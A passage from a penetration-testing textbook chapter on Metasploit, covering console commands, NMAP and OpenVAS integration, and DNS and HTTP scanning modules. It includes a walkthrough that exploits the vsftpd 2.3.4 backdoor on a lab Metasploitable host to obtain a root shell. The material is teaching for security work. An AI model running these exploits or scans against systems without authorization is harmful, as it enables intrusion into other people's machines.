admin/http/kaliweb_kaliweb_privice 2014-03-24 normal KaliWeb Web Shatter user/update/rules Missing Authorization
```

Figure 3-14. The output of the `show` command in `MSFconsole`

spool

You already saw the `save` command, which writes the configuration to a file. In a particular scenario, you may want to save the output of all modules and commands you execute. The `spool` command, as shown in Figure 3-15, logs all the console output to a specified file.




```
root@kali: ~
File Edit View Search Terminal Help
msf > spool
Usage: spool <off>|<filename>
Example:
  spool /tmp/console.log

[*] Spooling to file /root/Desktop/msf.log...
msf > ■
```

Figure 3-15. The output of the `spool` command in MSFconsole

makerc

Automation plays an important role in any framework. It is always helpful to automate a bunch of repetitive tasks to save time and effort. The `makerc` command, as shown in Figure 3-16, helps you automate Metasploit tasks by saving them as a script.



```
root@kali: ~
File Edit View Search Terminal Help
msf > makerc
Usage: makerc <output rc file>


Save the commands executed since startup to the specified file.

[*] Saving last 49 commands to /root/Desktop/msfcommands.txt ...
msf > ■
```

Figure 3-16. The output of the `makerc` command in MSFconsole

db_initiate

Considering the complex nature of Metasploit, it is trivial that there must exist some database that could be used to store the task's data. Metasploit is by default integrated with the PostgreSQL database. You first need to start the database service by executing the `systemctl start postgresql` command followed by the `msfdb init` command, as shown in Figure 3-17.



```
root@kali:~# systemctl start postgresql
root@kali:~# msfdb init
[!] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
root@kali:~#
```

Figure 3-17. The output of the `systemctl` and `msfdb init` commands in the terminal

db_status

Once you have initialized the database, you can confirm that Metasploit is connected to it by executing the command `db_status` in MSFconsole, as shown in Figure 3-18.




```
root@kali:~#
File Edit View Search Terminal Help
msf > db_status
[*] postgresql connected to msf
msf >
```

Figure 3-18. The output of the `db_status` command in MSFconsole

workspace

At times, it may happen that you are required to work on multiple penetration testing projects simultaneously. You certainly don't want to mix up data from multiple projects. Metasploit offers efficient workspace management. For each new project, you can create a new workspace and thereby restrict the project data to that workspace. The `workspace` command, as shown in Figure 3-19, lists the available workspaces. You can create a new workspace using the command `workspace -a <name>`.



The screenshot shows the MSFconsole interface with a terminal window. The title bar says "root@kali: ~". The menu bar includes File, Edit, View, Search, Terminal, and Help. The terminal window displays the following output:

```
msf > workspace -h
Usage:
  workspace          List workspaces
  workspace -v       List workspaces verbosely
  workspace [name]   Switch workspace
  workspace -a [name] ... Add workspace(s)
  workspace -d [name] ... Delete workspace(s)
  workspace -D       Delete all workspaces
  workspace -r <old> <new> Rename workspace
  workspace -h       Show this help information

msf > workspace
* default
msf > workspace -a sagar
[*] Added workspace: sagar
msf > workspace
  default
* sagar
msf > 
```

Figure 3-19. The output of the `workspace` command in MSFconsole

Invoking NMAP and OpenVAS Scans from Metasploit


This section introduces how you can invoke and initiate NMAP and OpenVAS scans from within the Metasploit console.

NMAP

You learned about NMAP earlier in this book. You saw that NMAP can be triggered from the command-line interface or the ZENMAP graphical user interface. However, there is yet another way to initiate NMAP scans, and that's through the Metasploit console.

It can be helpful to import the NMAP scan results into Metasploit and then further exploit the open services. There are two ways this can be achieved.

- *Importing NMAP scans:* You are aware that NMAP has an ability to generate and save scan output in XML format. You can simply import the NMAP XML output into Metasploit using the `db_import` command, as shown in Figure 3-20.



The screenshot shows a terminal window titled 'root@kali: ~' with the following content:

```
File Edit View Search Terminal Help
[*] exec: clear

msf > db_import /root/Desktop/nmap.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.8.4'
[*] Importing host 192.168.25.129
[*] Successfully imported /root/Desktop/nmap.xml
msf > hosts


Hosts
=====
address      mac          name  os_name  os_flavor  os_sp   purpose  info   comments
-----      ---          ----  -----    -----     -----   -----   -----  -----
192.168.25.129  00:0c:29:11:8e:b1      Unknown           device

msf > 
```

Figure 3-20. The output of the `db_import` and `hosts` commands in MSFconsole

- *Invoking NMAP from within MSFconsole:* Metasploit offers the command `db_nmap`, which can be used to initiate NMAP scans directly from within the Metasploit console, as shown in Figure 3-21.

CHAPTER 3 METASPLOIT



```
root@kali: ~
File Edit View Search Terminal Help
msf > db_nmap 192.168.25.129
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-24 11:23 IST
[*] Nmap: Nmap scan report for 192.168.25.129
[*] Nmap: Host is up (0.0042s latency).
[*] Nmap: Not shown: 977 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 23/tcp    open  telnet
[*] Nmap: 25/tcp    open  smtp
[*] Nmap: 53/tcp    open  domain
[*] Nmap: 80/tcp    open  http
[*] Nmap: 111/tcp   open  rpcbind
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 512/tcp   open  exec
[*] Nmap: 513/tcp   open  login
[*] Nmap: 514/tcp   open  shell
[*] Nmap: 1099/tcp  open  rmiregistry
[*] Nmap: 1524/tcp  open  ingreslock
[*] Nmap: 2049/tcp  open  nfs
[*] Nmap: 2121/tcp  open  ccproxy-ftp
[*] Nmap: 3306/tcp  open  mysql
[*] Nmap: 5432/tcp  open  postgresql
[*] Nmap: 5900/tcp  open  vnc
[*] Nmap: 6000/tcp  open  X11
[*] Nmap: 6667/tcp  open  irc
[*] Nmap: 8009/tcp  open  ajp13
[*] Nmap: 8180/tcp  open  unknown
[*] Nmap: MAC Address: 00:0C:29:11:8E:B1 (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 13.36 seconds
msf > hosts
Hosts
=====
address      mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-----  -----
192.168.25.129  00:0c:29:11:8e:b1        Unknown          device

msf >
```

Figure 3-21. Invoking NMAP from MSFconsole using the db_nmap command

Once the NMAP scan is complete, you can use the hosts command to ensure that the scan is complete and the target is added into the Metasploit database.

OpenVAS

You are already familiar with OpenVAS because you got a glimpse of most of its features in previous chapters. However, Metasploit offers capabilities to integrate OpenVAS to perform tasks from within the framework. Before you can actually perform any of the OpenVAS tasks from MSFconsole, you need to load the OpenVAS plug-in by executing the command `load openvas`, as shown in Figure 3-22.

A screenshot of the MSFconsole interface. The title bar says "root@kali: ~". The menu bar includes File, Edit, View, Search, Terminal, and Help. The main window shows the command "msf > load openvas" followed by several informational messages in blue text: "[*] Welcome to OpenVAS integration by kost and averagesecurityguy.", "[*] OpenVAS integration requires a database connection. Once the", "[*] database is ready, connect to the OpenVAS server using openvas_connect.", "[*] For additional commands use openvas_help.", "[*] Successfully loaded plugin: OpenVAS". The prompt "msf >" is visible at the bottom.

```
root@kali: ~
File Edit View Search Terminal Help
msf > load openvas
[*] Welcome to OpenVAS integration by kost and averagesecurityguy.
[*]
[*] OpenVAS integration requires a database connection. Once the
[*] database is ready, connect to the OpenVAS server using openvas_connect.
[*] For additional commands use openvas_help.
[*]
[*] Successfully loaded plugin: OpenVAS
msf >
```

Figure 3-22. Loading the OpenVAS plug-in into MSFconsole

Once OpenVAS is loaded in MSFconsole, there are numerous tasks you can perform. You can use the `openvas_help` command, as shown in Figure 3-23, to list all the possible tasks.

CHAPTER 3 METASPLOIT

The screenshot shows a terminal window titled 'root@kali: ~'. The window contains the output of the 'openvas_help' command in the Metasploit Framework. The output is organized into sections with headings like 'CONNECTION', 'TARGETS', 'TASKS', 'CONFIGS', 'FORMATS', and 'REPORTS'. Each section lists commands and their descriptions. For example, under 'TARGETS', there are commands for creating, deleting, listing, starting, stopping, pausing, resuming, and resuming or starting tasks. Under 'REPORTS', there are commands for listing, deleting, importing, and downloading reports. The terminal prompt 'msf > []' is visible at the bottom.

```
root@kali: ~
File Edit View Search Terminal Help
msf > openvas_help
[*] openvas_help          Display this help
[*] openvas_debug          Enable/Disable debugging
[*] openvas_version         Display the version of the OpenVAS server
[*]
[*] CONNECTION
[*] =====
[*] openvas_connect         Connects to OpenVAS
[*] openvas_disconnect      Disconnects from OpenVAS
[*]
[*] TARGETS
[*] =====
[*] openvas_target_create   Create target
[*] openvas_target_delete    Deletes target specified by ID
[*] openvas_target_list     Lists targets
[*]
[*] TASKS
[*] =====
[*] openvas_task_create    Create task
[*] openvas_task_delete     Delete a task and all associated reports
[*] openvas_task_list       Lists tasks
[*] openvas_task_start      Starts task specified by ID
[*] openvas_task_stop       Stops task specified by ID
[*] openvas_task_pause      Pauses task specified by ID
[*] openvas_task_resume     Resumes task specified by ID
[*] openvas_task_resume_or_start Resumes or starts task specified by ID
[*]
[*] CONFIGS
[*] =====
[*] openvas_config_list     Lists scan configurations
[*]
[*] FORMATS
[*] =====
[*] openvas_format_list     Lists available report formats
[*]
[*] REPORTS
[*] =====
[*] openvas_report_list     Lists available reports
[*] openvas_report_delete   Delete a report specified by ID
[*] openvas_report_import   Imports an OpenVAS report specified by ID
[*] openvas_report_download Downloads an OpenVAS report specified by ID
msf > [ ]
```

Figure 3-23. The output of the `openvas_help` command in MSFconsole

The OpenVAS server may be running locally or on some remote system. You need to connect to the OpenVAS server using the command `openvas_connect`, as shown in Figure 3-24. You need to supply a username, password, OpenVAS server IP, and port as parameters to this command.

```
root@kali: ~
File Edit View Search Terminal Help
msf > openvas_connect admin 439ceaf3-928a-4bc0-aa12-59938cfb8444 127.0.0.1 9390 ok
[*] Connecting to OpenVAS instance at 127.0.0.1:9390 with username admin...
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is deprecated, use Timeout.timeout instead.
[+] OpenVAS connection successful
msf > 
```

Figure 3-24. Connecting to the OpenVAS server using the `openvas_connect` command in MSFconsole

Once the connection to the OpenVAS server is successful, you need to create a new target using the command `openvas_target_create`, as shown in Figure 3-25. You need to supply the test name, target IP address, and comments (if any) as parameters to this command.

```
root@kali: ~
File Edit View Search Terminal Help
msf > openvas_target_create
[*] Usage: openvas_target_create <name> <hosts> <comment>
msf > openvas_target_create test 192.168.25.129 test-scan
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is d
epricated, use Timeout.timeout instead.
[*] 87bbf542-33fd-45e6-b2f6-f8b32b9f4170
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is d
epricated, use Timeout.timeout instead.
[+] OpenVAS list of targets
-----
```

ID	Name	Hosts	Max Hosts	In Use	Comment
4e8e69af-e38a-4d6d-9a32-750d06b21597	Target for immediate scan of IP 192.168.25.129	192.168.25.129	1	1	
87bbf542-33fd-45e6-b2f6-f8b32b9f4170	test	192.168.25.129	1	1	test-scan
8b985290-49c1-4475-ae44-677bdf217da3	Target for immediate scan of IP 192.168.25.132	192.168.25.132	1	1	
be89d561-0f1b-4713-9aa9-fe7e123c5e0c	Target for immediate scan of IP 192.168.25.128	192.168.25.128	1	1	

```
msf > 
```

Figure 3-25. Creating a new target for an OpenVAS scan using the `openvas_target_create` command in MSFconsole

After creating a new target, you need to select scan profiles using the command `openvas_config_list`, as shown in Figure 3-26.

CHAPTER 3 METASPLOIT




```
root@kali:~# msf > openvas_config_list
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is d
eprecated, use Timeout.timeout instead.
[+] OpenVAS list of configs

ID          Name
...
085569ce-73ed-11df-83c-082264764cea Host Discovery
2d1f051c-55ba-11e3-bf43-406186ea4fc5 Full and fast
696f691e-7489-11df-9d8c-082264764cea Full and fast ultimate
708f25c4-7489-11df-8994-082264764cea Full and very deep
74db13d4-7489-11df-91b9-082264764cea Full and very deep ultimate
8715c877-47a0-438a-98a3-27c7a6ab2196 Discovery
bbc5a7412-a950-11e3-9109-406106ea4fc5 System Discovery
daba56c8-73ec-11df-a475-082264764cea Full and fast
```

Figure 3-26. The output of the `openvas_config_list` command in MSFconsole

Once you have selected the scan profile, it's time to create a scan task. The command `openvas_task_create` can be used to create a new task, as shown in Figure 3-27. You need to supply the scan name, comments if any, the configuration ID, and the target ID as parameters to this command.



```
root@kali:~# msf > openvas_task_create
Usage: openvas_task_create <name> <comment> <config_id> <target_id>
msf > openvas_task_create test test-scan daba56c8-73ec-11df-0475-002264764cea 87bbff542-33fd-45e6-b2f6-f8b32b9f4170
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is d
eprecated, use Timeout.timeout instead.
[+] ca0b6a89-be39-4cf2-87fd-289776af2be5
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is d
eprecated, use Timeout.timeout instead.
[+] OpenVAS list of tasks

ID          Name          Comment      Status   Progress
...
577ce4cd-2398-47dc-bbb0-20b209585404 Immediate scan of IP 192.168.25.132 Done     -1
865193b6-23ee-42f4-9ef2-9aee0a1697a2 Immediate scan of IP 192.168.25.128 Done     -1
a25ad62d-3e33-4b1d-9869-d291265b5fc3 Immediate scan of IP 192.168.25.129 Done     -1
ca0b6a89-be39-4cf2-87fd-289776af2be5 test           New      -1
```

Figure 3-27. Creating a new OpenVAS scan task using the command `openvas_task_create` in MSFconsole

Now that the scan task has been created, you can initiate the scan using the command `openvas_task_start`, as shown in Figure 3-28. You need to supply the task ID as a parameter to this command.

```

root@kali: ~
File Edit View Search Terminal Help
msf > openvas_task_start ca0b6a89-be39-4cf2-87fd-289776af2be5
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is deprecated, use Timeout.timeout instead.
[+] <x><authenticate_response status='200' status_text='OK'><role>Admin</role><timezone>UTC</timezone><severity>nist</severity></auth
authenticate_response><start_task_response status='202' status_text='OK, request submitted'><report_id>204e59af-7fb5-4b9e-9906-e64bef2
a665</report_id></start_task_response></x>
msf > openvas_task_list
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#timeout is d
eprecated, use Timeout.timeout instead.
[+] OpenVAS list of tasks

```

ID	Name	Comment	Status	Progress
577ce4cd-2390-47dc-bbb0-20b209585404	Immediate scan of IP 192.168.25.132		Done	-1
865193b6-23ee-42f4-9ef2-9aeedaa1697a2	Immediate scan of IP 192.168.25.128		Done	-1
a25ad62d-3e33-4b1d-9869-d291265b5fc3	Immediate scan of IP 192.168.25.129		Done	-1
ca0b6a89-be39-4cf2-87fd-289776af2be5	test	test-scan	Running	1

msf >

Figure 3-28. Running the newly created OpenVAS task using the `openvas_task_start` command in MSFconsole

It will take a while before the scan completes. Once the scan is complete, you can view the reports using the command `openvas_report_list`, as shown in Figure 3-29.

```

root@kali: ~
File Edit View Search Terminal Help
msf > openvas_report_list

```

ID	Task Name	Start Time	Stop Time
204e59af-7fb5-4b9e-9906-e64bef2a665	test	2018-09-24T06:34:53Z	2018-09-24T07:09:07Z
3973274e-48a8-4bed-a485-132d97cb04cf	Immediate scan of IP 192.168.25.128	2018-09-06T04:33:09Z	2018-09-06T04:45:37Z
c753405-cb40-4cca-9ac3-ed356d5b6500	Immediate scan of IP 192.168.25.132	2018-09-06T04:47:30Z	2018-09-06T05:00:34Z
fb9bf519-6f4f-4ed7-9125-7bb2641d9877	Immediate scan of IP 192.168.25.129	2018-08-02T06:22:55Z	2018-08-02T06:47:01Z

msf > openvas_report_list

Figure 3-29. Listing the OpenVAS reports using the `openvas_report_list` command in MSFconsole

Now that the scan is complete and the report is ready, you can download the report using the `openvas_report_download` command, as shown in Figure 3-30. You need to supply the report ID, report format, output path, and report name as parameters to this command.



A screenshot of the MSFconsole terminal window. The title bar says "root@kali: ~". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The command line shows:

```
msf > oepnvas_report_download
[*] Usage: oepnvas_report_download <report_id> <format_id> <path> <report_name>
msf > oepnvas_report_download 204e59af-7fb5-4b9e-9906-e64be1f2a665 pdf /root/Desktop/ test.pdf
```

Figure 3-30. Saving the OpenVAS report using the `oepnvas_report_download` command in MSFconsole

Scanning and Exploiting Services with Metasploit Auxiliaries

Metasploit offers a wide choice of exploits and auxiliary modules for scanning, enumerating, and exploiting various services and protocols. This section covers some of the auxiliary modules and exploits targeting commonly used protocols.

DNS

In the previous chapter, you learned how NMAP can be used for enumerating a DNS service. Metasploit also has several auxiliary modules that can be used for DNS reconnaissance.

Figure 3-31 shows the use of the `/auxiliary/gather/enum_dns` module. All you need to do is configure the target domain and run the module. It returns the associated DNS servers as a result.

```

File Edit View Search Terminal Help
msf > use auxiliary/gather/enum_dns
msf auxiliary(gather/enum_dns) > show options

Module options (auxiliary/gather/enum_dns):

Name          Current Setting      Required  Description
----          -----              -----      -----
DOMAIN        .....                yes       The target domain
ENUM_A        true                yes       Enumerate DNS A record
ENUM_AXFR    true                yes       Initiate a zone transfer against each NS record
ENUM_BRUTE   false               yes       Brute force subdomains and hostnames via the supplied wordlist
ENUM_CNAME   true                yes       Enumerate DNS CNAME record
ENUM_MX      true                yes       Enumerate DNS MX record
ENUM_NS      true                yes       Enumerate DNS NS record
ENUM_RVL     false               yes       Reverse lookup a range of IP addresses
ENUM_SOA     true                yes       Enumerate DNS SOA record
ENUM_SRV     true                yes       Reverse lookup the most common SRV records
ENUM_TLD    false               yes       Perform TLD enumeration by replacing the TLD with the IANA TLD list
ENUM_TXT     true                yes       Enumerate DNS TXT record
IPRANGE      .....                no        The target address range or CIDR identifier
NS           .....                no        Specify the nameserver to use for queries (default is system DNS)
STOP_WLDCRD  false               yes       Stops bruteforce enumeration if wildcard resolution is detected
THREADS     1                   no        Threads for ENUM BRT
WORDLIST    /usr/share/metasploit-framework/data/wordlists/namelist.txt  no        Wordlist of subdomains

msf auxiliary(gather/enum_dns) > set DOMAIN megacorpone.com
DOMAIN => megacorpone.com
msf auxiliary(gather/enum_dns) > run
[*] querying DNS NS records for megacorpone.com
[*] megacorpone.com NS: ns3.megacorpone.com.
[*] megacorpone.com NS: ns1.megacorpone.com.
[*] megacorpone.com NS: ns2.megacorpone.com.

W: [2018-09-24T18:01:19.563098 #14445] WARN -- : Nameserver 192.168.25.2 not responding within UDP timeout, trying next one
F: [2018-09-24T18:01:19.563455 #14445] FATAL -- : No response from nameservers list: aborting

```

Figure 3-31. The use of the auxiliary module enum_dns

FTP

Let's assume that when conducting an NMAP scan you found that your target is running an FTP server on port 21 and the server version is vsftpd 2.3.4.

You can use the search function to find out whether Metasploit has any exploits for the vsftpd server, as shown in Figure 3-32.

```

File Edit View Search Terminal Help
root@kali: /usr/share/metasploit-framework/modules
msf > search vsftpd
[*] Module database cache not built yet, using slow search
Matching Modules
=====
Name          Disclosure Date  Rank      Description
----          -----          ----      -----
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03  excellent  VSFTPD v2.3.4 Backdoor Command Execution

msf > 

```

Figure 3-32. The output of the search for the vsftpd exploit

Here you'll use the exploit /unix/ftp/vsftpd_234_backdoor to exploit the vulnerable FTP server. You can configure the target IP address as the RHOST variable and then run the exploit, as shown in Figure 3-33.

CHAPTER 3 METASPLOIT

```
root@kali: /usr/share/metasploit-framework/modules
File Edit View Search Terminal Help
+ -- --|= 538 payloads - 41 encoders - 10 nops      ]
+ -- --|= Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name  Current Setting  Required  Description
----  -----  -----  -----
RHOST      yes        The target address
RPORT      21         yes        The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.25.129
RHOST => 192.168.25.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.25.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.25.129:21 - USER: 331 Please specify the password.
[*] 192.168.25.129:21 - Backdoor service has been spawned, handling...
[*] 192.168.25.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.25.128:38095 -> 192.168.25.129:6200) at 2018-09-26 15:26:35 +0530

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv


```

Figure 3-33. Successful exploitation of target using the vsftpd_234_backdoor exploit

The exploit is successful, and you get command shell access to the target system.

HTTP

The Hypertext Transfer Protocol (HTTP) is one of the most commonly found services on hosts. Metasploit has numerous exploits and auxiliaries to enumerate and exploit an HTTP service. The auxiliary module auxiliary/scanner/http/http_version, as shown in Figure 3-34,

enumerates the HTTP server version. Based on the exact server version, you can plan further exploitations more precisely.

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/http_version
msf auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):
Name      Current Setting  Required  Description
----      -----          -----    -----
Proxies      no            no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      yes           yes       The target address range or CIDR identifier
RPORT       80            yes       The target port (TCP)
SSL         false          no        Negotiate SSL/TLS for outgoing connections
THREADS     1             yes       The number of concurrent threads
VHOST       no            no        HTTP server virtual host

msf auxiliary(scanner/http/http_version) > set RHOSTS 192.168.25.129
RHOSTS => 192.168.25.129
msf auxiliary(scanner/http/http_version) > run

[*] 192.168.25.129:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/http_version) > 

```

Figure 3-34. The output of the auxiliary module `http_version`

Many times a web server has directories that are not directly exposed and may contain interesting information. Metasploit has an auxiliary module called `auxiliary/scanner/http/brute_dirs` that scans for such directories, as shown in Figure 3-35.

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/brute_dirs
msf auxiliary(scanner/http/brute_dirs) > show options

Module options (auxiliary/scanner/http/brute_dirs):
Name      Current Setting  Required  Description
----      -----          -----    -----
FORMAT     a,aa,aaa      yes       The expected directory format (a alpha, d digit. A upperalpha)
PATH       /              yes       The path to identify directories
Proxies      no            no        A proxy chain of format type:host:port[,type:host:port][...]
